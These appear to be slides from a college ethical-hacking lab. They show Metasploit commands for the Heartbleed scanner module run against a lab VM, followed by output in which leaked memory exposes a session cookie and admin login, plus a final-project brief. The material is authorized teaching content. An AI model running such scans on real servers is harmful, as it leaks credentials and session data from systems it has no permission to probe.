
[EH-Kali]



Run Metasploit

[EH-Kali]


```
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 10.76.xx.201
set VERBOSE true
run
```



```
+ -- --=[ 455 payloads - 39 encoders - 8 nops          ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search heartbleed

Matching Modules
================

   Name                                                Disclosure Date  Rank    De
scription
   ----                                                ---------------  ----    --
---------
   auxiliary/scanner/ssl/openssl_heartbleed            2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory    2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Client Memory Exposure


msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 10.76.5.201
RHOSTS => 10.76.5.201
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run
```

Select the Heartbleed exploit, set the options (RHOSTS and VERBOSE), and run

[EH-Kali]




```
[*] 10.76.5.201:443       -     Length:  4
[*] 10.76.5.201:443       -     Handshake #1:
[*] 10.76.5.201:443       -             Length: 0
[*] 10.76.5.201:443       -             Type:   Server Hello Done (14)
[*] 10.76.5.201:443       - Sending Heartbeat...
[*] 10.76.5.201:443       - Heartbeat response, 65535 bytes
[+] 10.76.5.201:443       - Heartbeat response with leak
[*] 10.76.5.201:443       - Printable info leaked:
......X:..M.;..B:..g.0Eq..n........H}...f.....".!.9.8.........5.................
............3.2.....E.D...../...A......................................text/htm
l,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/dvwa/logi
n.php..Cookie: security=low; PHPSESSID=a5s1oh363srrgij0ceop8gmqg6..Connection: k
eep-alive....!...0Q!.t.bLF....=i................-urlencoded..Content-Length: 44.
...username=admin&password=password&Login=Login&...)...B.......:................
on: keep-alive.......8..99..2;VM.S..L............b....*.....aB.. keep-alive.....
DwI.p.s.(........bI.............................................................
......................................................................... repeate
d 5925 times ...................................................................
..................................................................Z.............
................................................................................
......................................... repeated 9270 times ..................
................................................................................
..................................@.............................................
```

View the victim's leaked memory contents and look for "username=admin" and "password=password" strings.

Assignment

Final Project



CIS 76 Linux Lab Exercise

Final Project

Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Due in one week

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Final project due next week

Quiz questions for next class:

- No more quizzes!

Backup